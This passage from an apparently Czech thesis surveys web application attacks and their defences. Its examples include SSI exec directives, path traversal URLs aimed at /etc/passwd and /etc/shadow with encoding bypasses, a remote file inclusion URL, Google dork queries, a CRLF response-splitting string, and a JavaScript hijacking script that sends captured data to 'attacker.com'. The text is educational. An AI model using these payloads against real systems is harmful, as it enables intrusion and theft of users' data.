Stránky obsahující SSI direktivy jsou nejčastěji ukládány do souborů s příponou .shtml a možnost jejich použití musí být na serveru předem povolena. Syntaxe zápisu direktiv musí být navíc u některých příkazů přizpůsobena používanému operačnímu systému. Na následujících příkladech bude uvedeno několik způsobů, jak zneužít SSI direktivy, jež jsou vkládány do nevhodně zabezpečených uživatelských vstupů.

Prvním z nich může být procházení adresářové struktury aplikace fungující na serveru pod operačním systémem Windows:

```
<!--#exec cmd="dir" -->
```

Nyní může následovat direktiva s příkazem pro přístup do vybrané složky:

```
<!--#exec cmd="cd C:\admin\dir">
```

Pro změnu zobrazovaného formátu data může být použita následující direktiva:

```
<!--#config timefmt="A %B %d %Y %r"-->
```

U starších verzí serverů Microsoft IIS 4.0 a 5.0 bylo možné pomocí následující chybně sestavené direktivy provést přetečení zásobníku, které mělo dále za následek spouštět vlastní libovolné skripty.

```
<- # include file = "UUUUUUUU ... UU" ->
```

Počet vložených písmen potřebných pro provedení požadované chyby zde musel být větší než 2049.

Proti SSI Injection se lze bránit podobně jako u jiných injekčních útoků, a je to opět zejména filtrace potenciálně nebezpečných znaků, které jsou ve zmíněných direktivách používány. Další způsobem, jak zvýšit zabezpečení proti těmto napadením je vhodné nastavení přístupových práv, které zabraňují spuštění SSI direktiv neoprávněným uživatelům. [23]

## SOAP Injection

Tento typ útoku je založen na vkládání škodlivého kódu do nezabezpečených vstupů, který je zpracováván pomocí protokolu SOAP (Simple Object Access Protocol). SOAP slouží jako komunikační rozhraní pro odesílání XML dokumentů mezi webovými službami a je

využíván nejčastěji pro podporu vyhledávání či přenos aktuálního počasí atd. SOAP zpráva má podobu jednoduchého XML dokumentu a pro její přenos je nejčastěji používán protokol HTTP.

SOAP protokol nemusí být sám o sobě zranitelný, ale data obsažená v jeho zprávě mohou být napadena podobně jako při využití SQL či XPath injekcí. Způsoby, jak útočit na takto zranitelné aplikace již byly popsány výše a také obrana proti SOAP Injection je zde obdobná. Předchůdcem SOAP byl jednodušší protokol XML-RPC, u kterého lze také aplikovat podobná napadení, opět za předpokladu nevhodně zabezpečených uživatelských vstupů. [28]

### JavaScript Hijacking

Toto napadení je zaměřeno na aplikace využívající pro přenos databázových dat jazyk JavaScript. JavaScript Hijacking je úzce spjat také s využíváním interaktivní technologie AJAX, která používá JavaScript jako jednu ze svých podpůrných technologií. Jako datový formát k přenosu dat za pomoci JavaScriptu je nejčastěji používán JSON (JavaScript Object Notation), jenž lze chápat jako alternativu k jinde využívanému jazyku XML. Formát JSON ukládá data ve formě objektu jazyka JavaScript a ty jsou následně převáděny na standardní javascriptová pole. Právě tato pole jsou cílem JavaScript Hijacking útoku.

Napadení využívá ve svém základu jiný, již popisovaný útok CSRF, jehož principem je podstrčení škodlivého HTTP požadavku. Na následujícím příkladu bude popsána jedna z možností, jak tento útok provést.

Uživatel odešle požadavek na server za účelem získání důvěryhodných informací a ten jej vyhodnotí prostřednictvím následujícího JSON kódu:

```
var object;  
  
var req = new XMLHttpRequest();  
req.open("GET", "/object.json", true);  
req.onreadystatechange = function () {  
if (req.readyState == 4) {  
    var txt = req.responseText;  
    object = eval("(" + txt + ")");  
    req = null;
```

```
    }  
};  
req.send(null);
```

Server po zpracování odešle uživateli následující data uložené v poli formátu JSON:

```
[{"jmeno": "Karel", "prijmeni": "Novák", "telefon": "6502135600",  
"nakupy": 60000.00, "email": "karel@ABCCompany.com" },  
{"jmeno": "Petr", "prijmeni": "Veselý", "telefon": "6502135601",  
"nakupy": 120000.00, "email": "petr@ABCCompany.com" }]
```

Pokud nemají ostatní uživatelé přístup k identifikátoru této relace, který je přenášen prostřednictvím cookies, nemohou získat výše uvedená data. Jestliže však napadený uživatel navštíví útočnickův web s příslušnou škodlivou stránkou, mohou tak být tyto důvěrné informace odcizeny právě pomocí techniky JavaScript Hijacking.

Následující škodlivý kód zajišťuje odeslání přenášených dat na útočnickův web:

```
<script>  
function Object() {  
this.email setter = captureObject;  
}  
function captureObject(x) {  
var objString = "";  
for (fld in this) {  
objString += fld + ": " + this[fld] + ", ";  
}  
objString += "email: " + x;  
var req = new XMLHttpRequest();  
req.open("GET", "http://attacker.com?obj=" + escape(objString), true);  
req.send(null);  
}  
</script>
```

```
<script src="http://www.example.com/object.json"></script>
```

Na začátku skriptu je nejprve přepsán konstruktor `Object()`, který slouží k vytváření přenášných objektů. Pokud je tedy nastaven objekt `email`, spustí se metoda `captureObject()`, jenž daný objekt umožní zachytit a následně odeslat na útočníkův web.

Poslední řádek kódu vkládá JSON objekt do napadené stránky na žádost podvedeného uživatele a prohlížeč pošle cookies s příslušnou aktivní relací. Tím dojde k obslužení napadeného požadavku stejně, jako kdyby byl odeslán z legitimní aplikace. Jakmile uživatel přijme data z JSON pole, budou zpracována v útočnickově stránce, která mimo jiné obsahuje funkci obnovující výše uvedený skript a ukládá tak každý další přijatý objekt.

Pokud není uživatel do systému přihlášen a použije útočníkův podstrčený HTTP požadavek, škodlivá stránka ho odkáže na legitimní přihlašovací formulář aplikace. Útočník tak nezíská přihlašovací údaje, ale dokáže tím svůj útok ochránit před odhalením.

Základní obranou proti únosu dat pomocí JavaScriptu je zabezpečení aplikace proti útoku Cross-Site Scripting. Pokud je webová aplikace zranitelná na XSS může útočník použít vlastní JavaScript a provést tak napadení přenášných údajů. Pokud je systém zabezpečen vůči XSS, ale využívá pro přenos dat JavaScript, nemusí i přesto vždy proti napadení JavaScript Hijacking obstát. Dalším vhodným opatřením je vytvoření mechanismu, který rozpozná, zda byl požadavek odeslán od legitimního uživatele. Toho může být dosaženo za předpokladu, že jsou součástí povinných parametrů požadavku také platné cookies, které jsou předány serverem legitimní aplikace. [29]

#### 2.4.5 Přístupy k informacím

##### Directory Indexing

Tato zranitelnost vychází z nedostatečného zabezpečení webové aplikace, v jehož důsledku je uživatelům umožněno neoprávněně procházet adresářovou strukturu systému. Pokud návštěvník použije pro přístup na web například URL `http://www.priklad.com/adresar1`, webový server najde v zadané cestě výchozí stránku, a tu zobrazí přichozímu uživateli. Jestliže defaultní stránka není k dispozici, server může uživateli v nezabezpečené aplikaci automaticky vypsát obsah daného adresáře.

Toto neočekávané zobrazení adresářové struktury může útočníkům napomoci v provedení řady útoků, které mohou výrazně narušit bezpečnost celého systému. I při ošetření této zranitelnosti nelze spoléhat na předpoklad svádějící k tomu, že pokud není nikde zveřejněn

odkaz na skrytý soubor či adresář, tak je tento prvek systému pro běžné uživatele nedostupný. Programy sloužící pro mapování struktury webových aplikací mohou jejich skryté soubory a složky odhalit, a pokud jestliže tyto prvky zabezpečeny proti neoprávněnému přístupu, mohou být snadno zneužity.

Jedná se především o tzv. backup files čili soubory záloh, nesmazané dočasné soubory, skryté soubory začínají tečkou (.htaccess), konfigurační soubory s příponami .conf, .cfg či .config apod. Tvorba zabezpečení zamezující výpisu hlavní adresářové struktury při nedostupnosti výchozí stránky může být zajištěna pomocí předem definovaných chybových stránek, které jsou v dané situaci uživateli zobrazovány. Také přístup ke skrytým souborům a složkám by měl být striktně ošetřen vhodnou definicí přístupových práv s následným výpisem příslušných hlášení. [30]

### **Information Leakage**

Information Leakage je zranitelnost spočívající v odhalení informací, které mohou útočníci využít pro napadení systému či jejich uživatelů. Jedná se především o citlivá data obsažená v HTML komentářích, což může být například část nepoužívaného zdrojového kódu či jiné údaje odhalující technické provedení aplikace. Používání těchto komentářů může zjednodušit práci mezi skupinou vývojářů, ale při zavedení aplikace do provozu musí být tyto pracovní poznámky odstraněny.

Další problém mohou představovat volně přístupná chybová hlášení, která by neměla být při provozu aplikace taktéž zobrazována. Útočník může z těchto chyb zjistit verzi použitého programovacího jazyka, citlivé informace o webovém a databázovém serveru apod.

V souvislosti s únikem citlivých informací je nutné zmínit také problém nakládání s osobními daty uživatelů, které by neměly být v systému veřejně přístupné. To mohou být například čísla účtů, řidičských průkazů, čísla pasů, adresy bydliště či uživatelské e-maily apod.

Problematika úniku informací je tedy obecně rozdělena na tři základní výše popsané části a také obrana proti jejich nechtěnému zveřejnění by měla být zaměřena na všechny tyto problematické oblasti. [30]

## Path Traversal

Tento způsob útoku vychází ze zranitelnosti, která umožňuje přístup k souborům a složkám mimo kořenový adresář aplikace. Útočník postupuje tak, že hledá absolutní odkazy na soubory uložené na webovém serveru, které ho tak mohou navést k citlivým zdrojům dat, jejichž zneužití může významně narušit bezpečnost webu či dokonce celého serveru. Tento typ napadení může být v některých zdrojích uváděn také pod názvem Local File Inclusion.

Základní technikou, jak provádět tento útok je použití znaků `"/../"`, které slouží k návratu do předchozí složky adresářové struktury. Na následujícím příkladu lze vidět modifikaci odkazu, kterým se útočník pokouší otevřít soubor s uživatelskými údaji na unixovém serveru:

```
http://priklad/../../../../../../../../etc/passwd
```

Jelikož však většina nejpoužívanějších webových serverů obsahuje ochranu proti tomuto jednoduchému způsobu úniku z kořenového adresáře aplikace, musí útočník pro úspěšné napadení toto opatření obejít. Technikou, která toto může umožnit je použití zápisu lomítka v URL ve tvaru validního a invalidního Unicode kódování jako `"%u2216"` a `"%c0%af"` nebo za pomoci tzv. dvojitého URL kódování, které umožňuje zápis zpětného lomítka ve tvaru `"%255c"`, které je použito jako oddělovač adresářů v systémech Windows. Následující modifikované URL slouží jako ukázka možných Path Traversal napadení:

```
http://priklad/..%u2216..%u2216..%u2216..%u2216..%u2216etc..%u2216shadow
```

```
http://priklad/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%afetc..%u2216hosts
```

```
http://priklad/..%255c..%255c..%255cboot.ini
```

Dosud uvedené příklady byly zaměřeny na napadení adresářových struktur serverů. Pomocí popisovaného útoku lze však také napadnout samotné webové aplikace a často se zde jedná především o snahu zobrazení aplikačních skriptů v jejich textové podobě jako součást obsahu napadené stránky. Na následujícím příkladu je možno vidět, jak lze této skutečnosti dosáhnout:

```
http://priklad/skripty/skript.cgi?page=../skripty/skript.cgi%00txt
```

V napadené URL adrese je za pomoci sekvence `"/../"` umožněn přechod do předchozí adresářové úrovně odkud je otevřen adresář skripty obsahující soubor `skript.cgi`, který

je zobrazen jako textový soubor za pomoci sekvence "%00", která reprezentuje znak mezery a umožňuje obejít kontrolu přípony vkládaného souboru.

Obranou proti těmto typům útoků by mělo být z hlediska ochrany souborových struktur serveru především nastavení vhodných přístupových práv definovaných již při jeho instalaci. Z pohledu ochrany webových aplikací by měly být v souboru `.htaccess` vymezeny chráněné soubory, ke nimž má povolený přístup pouze sama aplikace. Dále by to měla být také definice tzv. whitelistu čili povolených stránek, které lze v rámci vkládání obsahu na webu zobrazovat. [26]

### **Predictable Resource Location**

Tato hackerská technika je založena na odhalování skrytých nezabezpečených webových funkcionalit, které mohou být útočníky zneužity pro napadení aplikace. Tento typ útoku je někdy znám také pod názvem Forced Browsing, což v překladu značí vynucené procházení. Vyhledávány jsou nejčastěji dočasné soubory, staré zálohy, konfigurační soubory a podobná citlivá data.

Tyto útoky bývají prováděny buď ručně, nebo také za pomoci vhodných programů, které umí mapovat stromové struktury webů. Jedním z těchto nástrojů je například open source web scanner Nikto. Nejčastěji vyhledávanými adresáři a soubory jsou prvky jako `/admin/`, `/backup/`, `/tmp/`, `/logs/`, `/test/`, `/test.asp`, `/test.log` atd.

Obranou proti tomuto typu útoků může být nastavení, které v pravidelných intervalech maže dočasné soubory a také již vícekrát zmiňované opatření definující vhodná přístupová práva k těmto citlivým souborům a složkám. [26]

### **Insecure Direct Object Reference**

Tento typ útoku spočívá v nezabezpečeném přístupu k objektům aplikace, což mohou být například soubory, adresáře či databázové záznamy apod. Přístup k nim je prováděn za pomoci přímých odkazů, které jsou tvořeny z jejich identifikačních prvků. To může být v například v internetovém bankovníctví číslo účtu, které je v databázové tabulce uloženo jako primární klíč. Toto číslo může být použito v URL jako parametr sloužící k vyhledání záznamu spojenému s bankovním účtem. Pokud je útočník zároveň legitimním uživatelem, může tak při nedostatečném zabezpečení změnit své číslo účtu v parametru URL a získat tak případně přístup k ostatním registrovaným účtům systému.

Ochranou proti tomuto typu útoků by mělo být především vyloučení použití přímých odkazů na zmíněné citlivé objekty. Na tyto záznamy by mělo být odkazováno nepřímo pomocí indexů, které tak útočnickům zamezí v manipulaci s těmito daty v parametrech URL. Pokud musí být přímé odkazy na tyto objekty použity, měl by být striktně ověřen uživatel, který k nim přistupuje. [23]

### **Webserver/Application Fingerprinting**

Tato hackerská technika je prováděna za účelem vytvoření znalostního profilu, který útočnickům umožňuje přesně identifikovat použitý operační systém a webový server. Tento postup je prvotním krokem útočníka, po kterém je na základě zjištění použitého softwaru nasazen vhodný postup napadení využívající známých zranitelností daného řešení.

Proces zjištění používaného operačního systému a webového serveru je nejčastěji prováděn pomocí specifických příkazů, které jsou odeslány serveru ke zpracování, a dle přijaté reakce může být rozpoznáno, o jaký druh softwaru se jedná. Tento postup je možné aplikovat právě při znalosti, jak tyto systémy a především jejich rozdílné verze na určitou sadu příkazů reagují. Některé verze systémů mohou na určité HTTP požadavky odpovídat totožně, ale nikdy tomu tak není u všech, a právě z tohoto důvodu je vhodné pro zpřesnění odhadu používat těchto zkušebních příkazů více.

Základním postupem jak určit druh používaného softwaru je načíst tyto informace z pole přijímaného v HTTP hlavičce. Pro tento princip je vhodné použít například program NetCat, což je nástroj ovládaný pomocí příkazové řádky sloužící pro zápis a čtení z TCP či UDP spojení.

Na následujícím příkladu je uveden výpis programu po zadání příkazu `nc 202.41.76.251 80`, který obsahuje IP adresu zkoumaného serveru a port 80 využívaný pro HTTP přenos:

```
HTTP/1.1 200 OK
```

```
Date: Mon, 16 Jun 2003 02:53:29 GMT
```

```
Server: Apache/1.3.3 (Unix) (Red Hat/Linux)
```

```
Last-Modified: Wed, 07 Oct 1998 11:18:14 GMT
```

```
ETag: "1813-49b-361b4df6"
```

```
Accept-Ranges: bytes
```


```
Content-Length: 1179
```

Connection: close

Content-Type: text/html

Jak lze vidět v poli Server, je pravděpodobné, že aplikace běží na serveru Apache verze 1.3.3 pod operačním systémem Linux. Pro testování většího množství webových zdrojů je vhodné použít vhodné automatizované nástroje a jedním z nich může být software httpprint.

Ukázku použití tohoto programu se nachází na obrázku níže:



Obr. 7. Ukázka použití programu httpprint

Příkladem online nástroj poskytujícího řadu informací o cílových serverech je služba Netcraft, která byla vytvořena za účelem vedení statistických údajů o využití webových serverů. [23]

## Google hacking

Google hacking je technika využívající útočníky k nalezení napadnutelných obětí a citlivých dat za pomoci nejznámějšího internetového vyhledávače Google. Zdrojem speciálních dotazů, které hackeri používají k tomuto způsobu získání informací je obsažen v Google Hacking Database (GHDB), což je projekt sdružující informace spojený s touto vyhledávací technikou.

Pomocí Google hackingu jsou nejčastěji vyhledávány především zranitelná místa serverů obsluhující webové aplikace či také různá chybová hlášení, která mohou odhalit mnohé citlivé informace. Dále jsou to například adresáře obsahující seznamy hesel či

konfiguračních souborů nebo také soubory aplikačních logů, soubory záloh atd. Na následujících příkladech lze vidět několik typů jednoduchých dotazů vyhledávacích výpisy některých nezabezpečených adresářových struktur:

```
"Index of /admin"
```

```
"Index of /password"
```

```
"Index of /mail"
```

Dalším způsobem, jak využít tento způsob vyhledávání je použití operátoru "intitle", který slouží pro nalezení textu obsaženého v HTML tagu <title>. Následující dotaz "intitle: index.parent of" tak například vyhledá všechny weby, jenž nemají zabezpečené procházení svých adresářových struktur.

Pomocí operátoru "filetype" mohou být vyhledávány soubory podle typu jejich koncovky. Příkladem zde může být nalezení souborů web.config pomocí dotazu "filetype:config web.config".

Možností jak použít techniku Google hacking je velké množství a záleží jen na důvtipu útočníka, jak tohoto potenciálu zúžitkuje. Určitým omezením zde může být současné blokování některých dotazů z důvodů jejich využívání některými internetovými viry a červy. Tento systém ochran lze však za určitých předpokladů překonat například záměnou velikosti písmen či otočením pořadí klíčových slov apod. [4]

#### **2.4.6 Spouštění skriptů na straně serveru**

##### **Unprotected Upload**

Jedná se o typ útoku, který je možno provést, pokud aplikace z nějakého důvodu obsahuje vstup pro vkládání uživatelských souborů. Útočníci zde zneužívají nedostatečné kontroly vkládaných souborů a snaží se tak na server uložit skripty obsahující škodlivý zdrojový kód. Pokud se uložení zdaří, následuje druhý krok útoku, a tím je nalezení adresáře, do kterého se soubory z tohoto vstupu ukládají. Jestliže se tuto složku podaří objevit a je k ní povolen přístup, zbývá už jen spustit škodlivý soubor, který provede zamýšlený útok. Obranou proti tomuto typu útoků by mělo být především důsledné ověřování vkládaných souborů, a to především jejich koncovek. To může být řešeno pomocí tzv. whitelistu, čili seznamu obsahujícího povolené druhy souborů, jenž mohou být skrze tento vstup na server ukládány.

### Remote File Inclusion

Tento způsob napadení vychází z nedostatečně zabezpečeného mechanismu sloužícího pro dynamické vkládání obsahu, jenž je zabezpečován funkcemi provádějícími vložení těchto souborů. Tyto útoky jsou z hlediska místa, odkud jsou spouštěny rozděleny na ty, které svoji škodlivou činnost provádí na straně serveru, a ty, které jsou spouštěny na straně klienta.

Škodlivé soubory uložené na serveru jsou většinou spouštěny na základě nějaké uživatelské akce a často mohou ohrozit funkčnost celého systému. Napadení na straně klienta je prováděno tak, že je po přijetí uživatelského požadavku odeslána útočnickem upravená odpověď, která může například obsahovat JavaScript s kódem určeným pro získání klientské session apod.

Samotná technika jak provést vložení škodlivého souboru na webový server se u aplikací používajících skriptovací jazyk PHP provádí pomocí často užívaného příkazu `include`. Ten je právě součástí již zmíněného mechanismu pro vkládání obsahových souborů. Na následujícím příkladu lze vidět způsob, jak tohoto principu zneužít:

```
http://www.priklad.com/index.php?page=uvod
```

```
$page = $_GET["page"];  
include ($page.".php");
```

Na úvodním příkazu je možno vidět, že do proměnné `$page` je ukládán obsah parametru `page` získaný HTTP metodou GET. Tato konstrukce je klasickým příkladem, jak jednoduše řešit vkládání dynamického obsahu na webu pomocí předání parametru stránky z odkazů obsažených například v navigačním menu.

Pokud zde však není tento parametr vhodně validován, může útočník využít následující zranitelnost:

```
http://www.priklad.com/index.php?page=http://www.utocnik.com/skodlivy-  
soubor
```

Jako parametr `page` zde byl vložen odkaz na škodlivý soubor umístěný na webu útočníka, k němuž je při provedení příkazu `include` připojena koncovka `.php` a může tak být vložen do napadené stránky a provést zamýšlený útok. Mimo příkazu `include` je v PHP možné podobně zneužít také příbuzné příkazy jako `include_once`, `fopen`, `file_get_contents`, `require` nebo `require_once`.

Nejvhodnější obranou proti tomuto typu útoků je vytvoření již zmiňovaného whitelistu, který jasně definuje možné řetězce reprezentující názvy povolených stránek, které mohou být vládány do obsahu webu. Tento seznam bývá definován formou běžného pole řetězců, které je při požadavku na vložení procházeno, a v případě, že zde není zadáný název souboru nalezen, je uživatel například přesměrován na úvodní stranu aplikace. [26]

#### 2.4.7 Logické útoky

##### Abuse of Functionality

Abuse of Functionality, v překladu značící zneužití funkčnosti aplikací, jsou typy napadení využívající nevhodně zabezpečené webové funkce k provádění různých nežádoucích akcí. Jednou z nich může být například zneužití kontaktního formuláře, který slouží pro odesílání informačních e-mailů. Na následujícím příkladu je vidět URL určené pro předání parametrů pro skript, který daný formulář obsluhuje:

```
http://priklad/cgi-  
bin/FormMail.pl?prijemce=email@obet.priklad&zprava=dostal%20jsi%20spam
```

Pokud je toto napadení zautomatizováno, může tak útočník provádět hromadné rozesílání spamu z SMTP serveru webové aplikace. Obranou proti tomuto útoku je zavedení známého opatření CAPTCHA, které ověřuje, zda byl odesílatelem poslaného e-mailu člověk či automatizovaný robot.

Dalším typem těchto útoků mohou být pokusy o získání uživatelských údajů z mechanismů sloužících pro reset či zaslání zapomenutého hesla. Zde jsou často nasazeny nástroje pro útoky hrubou silou, které testují možné kombinace zadání správného uživatelského jména či e-mailu vyžadovaných při těchto akcích. Pokud zadané heslo existuje, zobrazí se útočnickovi hlášení o odeslání nového či zapomenutého hesla na mail oběti, a je tak jasné, že daný účet existuje. Nyní může útočník se zjištěným údajem například provést sérii chybných přihlášení, která mohou vést k zablokování napadeného účtu uživatele. Opatřením proti tomuto způsobu útoku je prováděno stejně jako u předchozího příkladu pomocí ověření CAPTCHA.

Některé webové služby jako například Google Translator mohou přistupovat k jiným stránkám v režimu otevřeného proxy serveru, což útočnickům umožňuje skrývat svou identitu. Provedení tohoto anonymního přístupu je jednoduché a spočívá pouze ve vložení URL webu do pole sloužícího pro překlad textu a při použití překladačem vytvořeného

odkazu uživatel skryje svou skutečnou IP adresu. Anonymní přístup přes tuto službu je dnes již značně omezen, a nelze pomocí něj například potvrzovat přihlašovací formuláře apod. [26]

### **Insufficient Anti-Automation**

Tyto typy útoků vycházejí z nedostatečného zabezpečení webových aplikací proti automatizovaným procesům, které jsou prováděny v místech, které byly navrženy pouze pro manuální vyplnění skutečnými uživateli.

Může se jednat například o známé útoky hrubou silou směřované na přihlašovací formuláře za účelem získání uživatelských údajů. Dále je to automatizace uživatelských registrací, kdy může být v krátkém intervalu vytvořeno tisíce nových účtů či zaplavení serveru žádostmi o blokaci či smazání klientských profilů. Patří zde také již zmiňované hromadné rozesílání spamu z nezabezpečených kontaktních formulářů. Pomocí automatizovaných robotů mohou být ve velkém množství získávány osobní údaje o uživateli například z určitých sociálních webů apod.

Tyto útoky mohou být orientovány taktéž na formuláře spojené s vykonáním určitých SQL dotazů, kdy může dojít k zaslání velkého množství složitých databázových požadavků, kterou mohou aplikaci nějakou dobu vyřadit z provozu. Napadení tohoto typu mohou být také využity například proti nevhodně zabezpečeným online anketám, kdy může útočník zvrátit jejich průběh ve prospěch určité volby. Patří zde také hromadné zneužití webových SMS bran, ze kterých může být rozesíláno velké množství SMS spamů.

Ochranou proti výše uvedeným druhům těchto napadení je především nasazení již uváděné ochrany CAPTCHA a navržení dalších vhodných opatření jako například definice nutnosti uplynutí určitých časových intervalů pro opakování některé z těchto akcí či omezení z hlediska počtu provedených operací na určitý úkon atd. [30]

### **Insufficient Process Validation**

Tento typ napadení je spojen se zranitelností, která útočníkům umožňuje obejít určitý aplikační proces, který je spojen s posloupností na sobě závislých akcí. Může se jednat například o klasické nákupní schéma používané při objednání zboží v elektronickém obchodě nebo může jít o proces provedení bankovního převodu při použití elektronického bankovníctví apod. Příklad porušení integrity posloupnosti takového aplikačního procesu bude popsán v následujícím scénáři:

V nákupním košíku elektronického obchodu je uživateli nabídnuta sleva k produktu A za předpokladu, že je s tímto výrobkem zároveň zakoupen jiný produkt B. Uživatel nemá zájem koupit současně oba produkty, ale rád by získal tuto nabízenou slevu. Vloží tedy do košíku oba produkty, čímž získá zmíněné zvýhodnění, ale před odesláním objednávky nechtěný produkt B z nákupu odstraní. Pokud není aplikace dostatečně ošetřena, nabízená sleva je uživateli ve výsledném kroku ponechána a získá tak podvodem nižší nákupní cenu.

Konkrétním příkladem porušení integrity na sobě navazujících procesů je skutečnost spojená se známou službou YouTube. Některá zde uložená videa mohou být shlédnuta pouze osobou starší 18 let, ale pokud je dané video součástí jiného webu, je proces věkové validace vynechán a zobrazení proběhne bez omezení.

U zmíněných postupů, které obsahující více na sobě navazujících kroků je zajištěna správná funkčnost buď pomocí cookies či díky přenosu procesních dat pomocí skrytých formulářových polí. Pokud je mechanismus udržování těchto změn ukládán na straně klienta, musí být možné integritu těchto dat nějakým způsobem ověřit, aby nedocházelo k jejich cílenému pozměnění a tím k narušení bezpečnosti aplikace. [30]

### **Parameter Tampering**

Tento druh napadení je založen na manipulaci s parametry vyměňovány mezi uživatelem a serverem s cílem změnit citlivá aplikační data jako například uživatelská oprávnění či množství a ceny výrobků nakupovaných v elektronických obchodech apod. Tyto informace jsou nejčastěji ukládány do cookies, skrytých formulářových polí nebo jsou předávány jako parametry v URL adrese.

Útoky tohoto typu jsou prováděny buď za účelem získání vlastního prospěchu, nebo mohou být zaměřeny na ovlivnění jiných uživatelů, kde útočník vstupuje do přenosu dat mezi klientem a serverem jako třetí osoba. Softwarem, který lze pro tyto účely zneužít jsou například programy WebScarab či Paros proxy, které slouží k testování bezpečnosti webových aplikací. Tyto aplikace jsou využívány především pro jejich vlastnosti umožňující odchyťovat a modifikovat HTTP požadavky či odhalovat skryté formulářové pole apod.

Příkladem ovlivnění přenášených parametrů může být získání a manipulace s odesílanými výběry rozbalovacích seznamů či zatrhávacích políček, které jsou předávány HTTP požadavkům.

Na následující dvojici URL je možné vidět přímou změnu parametrů, které slouží k předávání citlivých údajů o uživatelské profilu vztaženému k internetovému bankovníctví:

```
http://www.banka.com/default.asp?profil=741&debet=1000
```

```
http://www.banka.com/default.asp?profil=852&debet=2000
```

Útočník změní odchycený požadavek tak, aby identifikační číslo profilu směřovalo na jeho účet pomocí změny parametru `profil`, a díky parametru `debet` zvýší debetní zůstatek.

Dalším napadením může být změna atributů skrytého formulářového pole, které může sloužit například k přenosu ceny za položku v elektronickém obchodě:

```
<input type="hidden" id="1008" name="cena" value="1250.00">
```

Úpravou atributu `value` útočník docílí snížení ceny daného produktu při provádění nákupu dané položky. Tento typ napadení zneužívající skryté formulářové pole bývá někdy uváděn také pod názvem Hidden Field Manipulation.

Druhy útoků manipulující s parametry aplikačních dat, které jsou přenášeny prostřednictvím cookies jsou známy pod názvem Cookie Poisoning. Jedná se o napadení, které je prováděno změnou zde obsažených údajů ukládaných na straně klienta před jejich odesláním zpět na server. Pokud například útočník provádí nákup v elektronickém obchodě, může před výsledným odesláním objednávky změnit její celkovou cenu apod.

Obranou proti útokům, které manipulují s parametry datových toků, by mělo být obecně vyloučení použití skrytých formulářových polí a předávání citlivých dat pomocí parametrů obsažených v URL. Vhodným řešením z hlediska bezpečnosti se jeví ukládání těchto údajů do cookies, jenž jsou od klienta na server odesílány pouze s platným autentizačním tokenem generovaným pro danou relaci. Vhodným doplněním může být dále také šifrování těchto přenášených dat, což zajistí nemožnost změny daných informací klasickým přepisem běžně čitelných hodnot. [23]

#### 2.4.8 Útoky za pomoci protokolů

##### HTTP Response Splitting

Tento typ útoku vychází z principu neoprávněného rozdělení hlavičky HTTP odpovědi na dvě části, která by měla být v běžném případě nedělitelná. Podstatou tohoto dělení je odeslání jednoho požadavku, který nutí webový server vracet dvě odpovědi namísto jedné.

Tato skutečnost umožňuje útočníkům plně modifikovat obsah druhé vytvořené odpovědi, což výrazně narušuje bezpečnost takto zranitelné aplikace.

Jelikož slouží jako oddělovač konce hlavičky prázdný řádek, je právě neočekávané vložení znaků zajišťujících odřádkování způsobem, jak vytvořit z jedné HTTP odpovědi dvě. Jedná se o dvojici známou pod zkratkou CRLF. CR je například v programovacím jazyce C zapisován jako "\r" a do URL je předáván v podobě "%0d". Zápis oddělovače LF je ve tvaru "\n" a při URL kódování je reprezentován jako "%0a".

Tento typ útoků je obecně uskutečňován, především pokud jsou v obsahu HTTP hlaviček přenášena uživatelská data, a to je prováděno nejčastěji při přesměrování URL na jinou stránku nebo při předávání těchto dat do cookies. Na následujícím příkladu bude popsána jedna z možností, jak lze tento útok uskutečnit:

Níže uvedená část kódu načte jméno autora webu z HTTP požadavku a nastaví jej do hlavičky cookies v HTTP odpovědi.

```
String author = request.getParameter(AUTHOR_PARAM);  
...  
Cookie cookie = new Cookie("author", author);  
cookie.setMaxAge(cookieExpiration);  
response.addCookie(cookie);
```

Za předpokladu, že je řetězec předávaného jména složen pouze z běžných alfanumerických znaků může mít HTTP odpověď následující podobu:

```
HTTP/1.1 200 OK  
...  
Set-Cookie: author=Karel Novák  
...
```

Protože je ale hodnota cookies vytvořena z neověřeného uživatelského vstupu, bude její původní obsah zachován pouze za předpokladu, že hodnota AUTHOR\_PARAM neobsahuje nebezpečné znaky CR a LF. Pokud zde útočník vloží škodlivý řetězec jako například "Petr Hacker\r\nHTTP/1.1 200 OK\r\n...", bude výsledná HTTP odpověď rozdělena do dvou samostatných celků v následující formě:

HTTP/1.1 200 OK

...

Set-Cookie: author=Petr Hacker

HTTP/1.1 200 OK

...

